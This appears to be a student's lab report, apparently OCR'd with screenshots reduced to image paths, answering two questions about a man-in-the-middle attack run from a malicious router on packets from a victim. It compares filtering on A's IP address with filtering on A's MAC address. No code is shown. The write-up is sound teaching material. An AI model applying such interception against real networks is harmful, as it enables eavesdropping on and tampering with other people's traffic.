
QUESTION 4:

You only need to filter out the packets from the victim to the host, because the packets that need to be modified are in this direction.


Client sends messages to server and not the reverse, the flow starts from the Victim – Malicious Router – Router – Destination.

QUESTION 5:


Using A's IP address in the code (10.9.0.5):




Checking ip route




Setting up the netcat connection between the victim and the host and running the MITM code on the malicious router:




It can be seen that attack is conducted successfully and packets are sent continuously of length 15, the malicious-server is sending packets like this because it captured the message it sent, and then captured it after sending it causing a forwarding storm.



Using A's MAC address in code and following the similar steps:





As can be seen from the screenshot below, the malicious router sends one packet at a time when typed from the victim side. So, by this we can support our answer that using A's MAC address is better even when both IP and MAC ways work properly.

Hence, it can be said that A's MAC address can be used instead of A's IP address to avoid unnecessary chaos and avoid forwarding disturbance on the malicious router terminal that was observed in above screenshots.